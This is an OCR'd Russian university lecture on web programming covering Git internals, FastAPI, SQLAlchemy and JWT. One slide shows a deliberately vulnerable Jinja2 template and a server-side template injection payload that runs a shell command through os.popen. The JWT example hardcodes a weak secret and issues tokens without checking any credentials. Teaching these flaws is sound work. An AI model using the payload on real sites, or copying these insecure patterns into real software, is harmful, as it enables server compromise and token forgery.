Web программирование

Курс для бакалавриата

Александр Менщиков,
к.т.н., доцент ИТМО

ИТМО

Хранение и представление данных на сервере

Александр Менщиков,
к.т.н., доцент ИТМО

Содержание лекции

1. Git
2. FastAPI: Templates, Cookies, Headers, Middleware, Dependency Injection
3. Databases: SQLite
4. Authentication & JWT

Git

Linux

`yum install git-core`

`apt-get install git-core`

`zypper in git-core`

Mac

Git for Mac OS X

`brew install git`

Windows

git for windows

https://gitforwindows.org/

GIT

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote “origin”]
        url = git@github.com:username/myproject.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch “master”]
        remote = origin
        merge = refs/heads/master
```

```
> git init

./README.md
./1.txt
./.git
./.git/config
./.git/objects
./.git/objects/6a
./.git/objects/6a/64303c38bb1f628e14bbdc3cb83d02957cee8
6
./.git/objects/9d
./.git/objects/9d/2f01b241ec7b6750e8a433af991525a7a57ed
a
./.git/objects/pack
./.git/objects/info
./.git/objects/0f
./.git/objects/0f/1ce92b52a5b8e34f11e40e454d2ddce0666db
9
./.git/objects/b0
./.git/objects/b0/4942a003ec1817ee06930d1eebb61a2b3a619
1
./.git/HEAD
./.git/info
./.git/info/exclude
./.git/logs
./.git/logs/HEAD
./.git/logs/refs
./.git/logs/refs/heads
./.git/logs/refs/heads/master
./.git/description
./.git/hooks
./.git/hooks/commit-msg.sample
./.git/hooks/pre-rebase.sample
./.git/hooks/pre-commit.sample
./.git/hooks/applypatch-msg.sample
./.git/hooks/fsmonitor-watchman.sample
./.git/hooks/pre-receive.sample
./.git/hooks/prepare-commit-msg.sample
./.git/hooks/post-update.sample
./.git/hooks/pre-merge-commit.sample
./.git/hooks/pre-applypatch.sample
./.git/hooks/pre-push.sample
./.git/hooks/update.sample
./.git/hooks/push-to-checkout.sample
./.git/refs
./.git/refs/heads
./.git/refs/heads/master
./.git/refs/tags
./.git/index
./.git/COMMIT_EDITMSG
```

```
xxd objects/0f/1ce92b52a5b8e34f11e40e454d2ddce0666db9

00000000: 7801 2b29 4a4d 5530 3760 3034 3030 3331  x.+)JMU07`040031
00000010: 5130 d42b a928 61c8 4a31 b0b1 d82d 9fd4  Q0.+.(a.J1...-..
00000020: 27b2 fb8e cd0e 5ba6 a935 efda a00a 825c  '.....[..5.....\
00000030: 1d5d 7c5d f572 5318 3678 3a2d 607e 2321  .]|].rS.6x:-`~#!
00000040: fe8e 6d32 afdc eb6d 52da 5689 1301 bee1  ..m2...mR.V.....
00000050: 199e                                     ..
```

Inflate

```
00000000  74 72 65 65 20 37 30 00 31 30 30 36 34 34 20 31  |tree 70.100644 1|
00000010  2e 74 78 74 00 6a 64 30 3c 38 bb 1f 62 8e 14 bb  |.txt.jd0<8».b..»|
00000020  dc 3c b8 3d 02 95 7c ee 86 31 30 30 36 34 34 20  |Ü<¸=..|î.100644 |
00000030  52 45 41 44 4d 45 2e 6d 64 00 b0 49 42 a0 03 ec  |README.md.°IB .ì|
00000040  18 17 ee 06 93 0d 1e eb b6 1a 2b 3a 61 91        |..î....ë¶.+:a.|
```

```
xxd objects/b0/4942a003ec1817ee06930d1eebb61a2b3a6191

00000000: 7801 2b29 4a4d 5530 3760 3034 3030 3331  x.+)JMU07`040031
00000010: 5130 d42b a928 61c8 4a31 b0b1 d82d 9fd4  Q0.+.(a.J1...-..
00000020: 27b2 fb8e cd0e 5ba6 a935 efda a00a 825c  '.....[..5.....\
00000030: 1d5d 7c5d f572 5318 3678 3a2d 607e 2321  .]|].rS.6x:-`~#!
00000040: fe8e 6d32 afdc eb6d 52da 5689 1301 bee1  ..m2...mR.V.....
00000050: 199e                                     ..
```

Inflate

```
00000000  62 6c 6f 62 20 31 33 00 23 20 4a 75 73 74 20 72  |blob 13.# Just r|
00000010  65 61 64 6d 65                                    |eadme|
```


https://github.com/pluralsight/git-internals-pdf?tab=readme-ov-file

Основные команды

- git init
- git clone
- git add
- git commit
- git push
- git pull
- git checkout

Учебник на русском

https://githowto.com/ru



01 **Измените страницу «Hello, World»**

Добавим кое-какие HTML-теги к нашему приветствию. Измените содержимое файла на:

Файл: hello.html

```
<h1>Hello, World!</h1>
```

02 **Проверьте состояние**

Теперь проверьте состояние рабочей директории.

Выполните

```
git status
```

Вы увидите...


FastAPI: Templates, Cookies, Headers, Middleware, Dependency Injection

Минимальное приложение с шаблонами

```python
from fastapi.staticfiles import StaticFiles
from fastapi.templating import Jinja2Templates
from fastapi.responses import HTMLResponse

app = FastAPI()

app.mount("/static", StaticFiles(directory="static"), name="static")
templates = Jinja2Templates(directory="templates")

@app.get("/", response_class=HTMLResponse)
async def read_index(request: Request):
    return templates.TemplateResponse("index.html",
        {"request": request, "title": "Home Page"}
    )
```

Запуск

```
> fastapi dev
```



http://127.0.0.1:8000/

```
<!DOCTYPE html>
<html lang="en">
...
```

https://fastapi.tiangolo.com/advanced/templates/

Jinja2

- Подстановка значений переменных
- Условия
- Циклы (с индексом, без индекса)
- Вложение другого шаблона
- Наследование шаблона
- Небезопасный рендеринг HTML
- Фильтры
- Макросы

```
<!-- Conditions (if-else) -->
{% if user.is_authenticated %}
<p>Welcome back, {{ user.name }}!</p>
{% else %}
<p>Hello, Guest. Please log in.</p>
{% endif %}
```

```
<!-- Loop with index -->
<h2>Top 3 Articles</h2>
<ol>
   {% for article in articles %}
   <li>
       {{ loop.index }}. {{ article.title
}} ({{ article.date.strftime('%Y-%m-%d')
}})
   </li>
   {% endfor %}
</ol>
```

```
<!-- Including another template -->
<h2>Footer</h2>
{% include "footer.html" %}
{% endblock %}
```

Jinja2

<!-- Safe rendering (raw HTML content) -->
<h2>About Us</h2>

<p>We are the best at what we do!</p>

{{ about_us_html | *safe* }}

```
<!-- Macros -->
{% macro render_item(item) %}
<div>
   <strong>{{ item.name }}</strong> - ${{ item.price }}
</div>
{% endmacro %}
```

```
<h2>Recommended Items</h2>
<div>
   {% for item in recommended_items %}
   {{ render_item(item) }}
   {% endfor %}
</div>
```

Jinja2 – SSTI

```
template = Template(user_input)
    rendered_result = template.render()

    return f"""
    <html>
    <head><title>SSTI Result</title></head>
    <body>
        <h1>SSTI Result</h1>
        <p>You entered (rendered): {rendered_result}</p>
    </body>
    </html>
    """
```


```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls -la').read() }}
```

https://exploit-notes.hdks.org/exploit/web/framework/python/flask-jinja2-pentesting/

Cookies

1. Установка Cookie

```python
@app.post("/auth/")
async def auth(response: Response, auth_request: AuthRequest):
    response.set_cookie(key="api_key", value=auth_request.api_key)
    return {"message": "Your API key has been set as a cookie"}
```

1. Получение Cookie

```python
@app.get("/cats/")
async def get_cats(api_key: Annotated[str, Cookie()]):
    return get_cat(api_key)
```

https://fastapi.tiangolo.com/advanced/response-cookies/
https://fastapi.tiangolo.com/tutorial/cookie-params/

Headers

1. Установка Header

```
@app.get("/remind/")
async def auth(response: Response, api_key: Annotated[str, Cookie()] = None):
   if api_key:
       response.headers["X-Cat"] = api_key
       return {"message": "Your API key has been found and set as a header"}
   else:
       return {"message": "No API key found"}
```

1. Получение Header

```
@app.get("/cats/")
async def get_cats(api_key: Annotated[str, Header(alias='X-Cat')]):
   return get_cat(api_key)
```

https://fastapi.tiangolo.com/advanced/response-headers/
https://fastapi.tiangolo.com/tutorial/header-params/

Middleware

Middleware – функция, которая вызывается перед каждым запросом и после него.

1. Получает на вход содержимое запроса (Request)
2. Может его модифицировать
3. После этого он идет на обработку функциями в соответствии с его Path
4. Получает результат выполнения
5. Может его модифицировать

```python
@app.middleware("http")
async def add_process_time_header(request: Request, call_next):
    start_time = time.perf_counter()
    response = await call_next(request)
    process_time = time.perf_counter() - start_time
    response.headers["X-Process-Time"] = str(process_time)
    return response
```

SOLID

SOLID – один из самых популярных наборов принципов проектирования в разработке объектно-ориентированного программного обеспечения.

Аббревиатура для пяти принципов проектирования:

- **S**ingle Responsibility Principle
- **O**pen/Closed Principle
- **L**iskov Substitution Principle
- **I**nterface Segregation Principle
- **D**ependency Inversion

Dependency Injection (Внедрение зависимости)


Внедрение зависимости – процесс предоставления внешней зависимости программному компоненту. Общие требуемые зависимости вынесены в отдельную сущность.

- Общая логика (чтобы код не повторялся в разных компонентах)
- Общие сессии и подключения к БД
- Простота отладки и тестирования отдельного компонента

```python
async def common_parameters(q: str = "", skip: int = 0, limit: int = 100):
    return {"q": q, "skip": skip, "limit": limit}


@app.get("/items/")
async def read_items(commons: Annotated[dict, Depends(common_parameters)]):
    found_items = [item for item in items if commons["q"] in item.name]
    return {"items": [item for item in found_items[commons["skip"] : commons["skip"] + commons["limit"]]]}
```

Databases: SQLite

Архитектура Веб приложения с БД



Зачем нужны БД и какие их виды бывают?


Хранить данные в плоском файле не эффективно. Базы данных организуют данные в правильном порядке, эффективном для чтения и записи.


Популярные типы СУБД:

1. Реляционные — PostgreSQL, MySQL, SQLite
2. Key-value — Redis
3. Документно-ориентированные — MongoDB
4. Колоночные — ClickHouse
5. Time-series — Prometheus
6. Графовые — Neo4J

SQLite

https://sqlitebrowser.org/






SQLAlchemy

Библиотека для доступа к SQL базам данных


- Импорт необходимых компонентов
- Инициализация подключения к БД
- Создание моделей для ORM
- Использование БД в методах в качестве DI




Database	Fully tested in CI	Normal support	Best effort
Microsoft SQL Server	2017	2012+	2005+
MySQL / MariaDB	5.6, 5.7, 8.0 / 10.8, 10.9	5.6+ / 10+	5.0.2+ / 5.0.2+
Oracle	18c	11+	9+
PostgreSQL	12, 13, 14, 15	9.6+	9+
SQLite	3.36.0	3.12+	3.7.16+

ORM

```python
class User(Base):
    __tablename__ = "users"

    id = Column(Integer, primary_key=True, index=True)
    name = Column(String, index=True)
    email = Column(String, unique=True, index=True)
    # One-to-Many relationship: User can have multiple posts
    posts = relationship("Post", back_populates="owner")

class Post(Base):
    __tablename__ = "posts"

    id = Column(Integer, primary_key=True, index=True)
    title = Column(String, index=True)
    content = Column(String)
    # Foreign key to link posts to users
    user_id = Column(Integer, ForeignKey("users.id"))
    # Relationship to User
    owner = relationship("User", back_populates="posts")
```





```python
@app.get("/")
def read_root(db: Session = Depends(get_db)):
    random_post = db.query(Post).order_by(func.random()).first()
    return random_post
```



https://fastapi.tiangolo.com/tutorial/sql-databases/

Authentication


JWT



https://jwt.io/

JWT

- iss – Issuer
- exp – Expiration Time
- sub – Subject





```python
SECRET_KEY = "supersecretkey"
ALGORITHM = "HS256"
ACCESS_TOKEN_EXPIRE_MINUTES = 30

class UserRequest(BaseModel):
    username: str

@app.post("/get_token")
def get_token(input_data: UserRequest):
    data = {
        "sub": input_data.username,
        "exp": datetime.now() + timedelta(minutes=ACCESS_TOKEN_EXPIRE_MINUTES),
        "iss": "http://localhost"
    }
    access_token = jwt.encode(data, SECRET_KEY, algorithm=ALGORITHM)
    return {"access_token": access_token}
```

https://datatracker.ietf.org/doc/html/rfc7519#section-4.1

JWT Based Auth

